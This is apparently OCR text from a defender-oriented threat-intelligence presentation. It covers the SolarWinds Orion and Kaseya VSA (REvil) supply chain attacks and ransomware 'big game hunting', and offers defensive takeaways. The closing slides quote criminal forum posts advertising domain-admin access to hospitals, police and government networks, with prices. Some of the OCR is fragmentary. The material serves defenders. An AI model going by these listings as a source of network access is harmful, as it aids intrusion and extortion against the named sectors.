


Takeaways for Defenders

- 0-Day and N-Day Vulns can be problematic
- Software Bill of Materials (SBOM)
- Relationship with vendor is key:
  - SBOM
  - Patching
- Not just edge systems can be affected
- Asset identification
- Logging & heuristic detection
- Nation states and criminals are fast to act

Supply Chain

Software Supply Chain Attack


Source Code

Hidden Back Door

Integrated

Distributed and Installed/Updated

Victim

Communicates

CnC

Installs

Final Payload

SolarWinds

Key points

What

IT firm SolarWinds was compromised in a sophisticated attack that affects thousands of customers.

How


Adversaries gained access to victims' networks through trojanized updates to SolarWinds' Orion software.

When

The campaign likely began in March 2020 and lasted several months. FireEye and Microsoft discovered the activity on Dec. 13.

Kaseya VSA Ransomware Attack

Attack Overview



REvil compromised Kaseya VSA Servers


0-Day in Kayesa VSA (CVE-2021-30116)

REvil Ransomware Cartel

Kaseya VSA Servers

Note that although C2 capabilities exist in REvil it appears they were disabled for this attack

Attack Overview




Takeaways for Defenders

- Trust is under attack
- Multi-factor authentication is paramount
- Attackers will use partners/vendors against you
- No longer just a playground for state-sponsored actors

Ransomware Cartels

Big Game Hunting



Big Game Hunters


Compromise Target Network

Spread Laterally Via Network

Ransomware

Data Exfiltration

Admin access for sale



Selling access to UAE GOV and Companies Active Directory networks - Full **network Access**(Domain Admin + WebShell + NTDS + Creds)

Oil Corporation - Full **Network Access**(Domain Admin) 2000$

Police - Full **Network Access**(Domain Admin) 2000$

"Turkish Hacker"

4 Replies

DR 1 drumrlu | 6/30/2020, 8:57:21 PM

Saudi Arabic health insurance - Full **Network Access**(Domain Ac

"Turkish Hacker"

in+NTDS+Full

attak

GOD User

GOD

Posts	5
Threads	1
Joined	Apr 2018

September 21, 2020 at 09:45 AM

> attak Wrote: → (September 14, 2020 at 11:22 AM)
>
> **Access Type: Domain Admin**
> **Industry: Cyber Security, Homeland Security, SCADA Services**
> **Location:Israel**
> **Price: $3200**
> **Host in the network : 300+**

The A

SELLING Selling Network Full Access (Domain Admin)

by 3lv4n - July 08, 2020 at 09:34 PM

Pages (3): 1 2 3 Next »

3lv4n

CyberPunk Hacker

GOD

Posts	69
Threads	15
Joined	May 2020
Reputation	571

July 08, 2020 at 09:34 PM

Electric Power Company - Amman - Employees:8,150 Revenue: $719 Million (Domain Admin+NTDS+Fu

Hospitals - Saudi Arabia - Employees: 7,400 Revenue: $1 Billion (Domain Admin+NTDS+Full internall r

